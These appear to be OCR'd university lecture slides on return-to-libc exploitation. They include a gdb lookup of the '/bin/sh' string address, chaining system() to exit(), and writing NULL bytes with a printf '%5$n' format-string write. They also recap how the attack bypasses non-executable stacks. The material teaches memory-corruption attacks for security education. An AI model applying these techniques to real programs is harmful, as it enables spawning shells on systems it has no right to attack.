
```
gdb$ x/300s $esp
0xbffffd57:SHELL=/bin/sh

Address of the string = 0xbffffd57 + 6
                      = 0xbffffd5d
```

Return-to-libc: Our Stack




Return-to-libc: Our Stack

- SIGSEGV on exit…
- How can we fix this issue?




Return-to-libc: Our Stack

- The return address of `system` need to point to `exit`




Return-to-libc: Injecting NULL Bytes

- Assume we want to call a function FUNC that takes three arguments
  - We want third argument to be NULL
  - How can we do it?



Return-to-libc: Injecting NULL Bytes


- How can we write a specific value to a specific address on the stack?
  - Our good friend: `printf`



We use %5$n to write ZERO at the 5th arg of `printf` when it’s being executed!

Return-to-libc: Injecting NULL Bytes


- What is the return address after `printf`?



We use %5$n to write ZERO at the 5th arg of `printf` when it’s being executed!

Return-to-libc: Recap

- Bypasses the X^W (NOEXEC) defenses
- No need to inject code to the stack!



Return-to-libc: Limitations

- The attacker cannot execute arbitrary code!
    - All-or-nothing functions
- It depends on functions that exist in `libc`
    - Proposals to remove `system` function

Questions?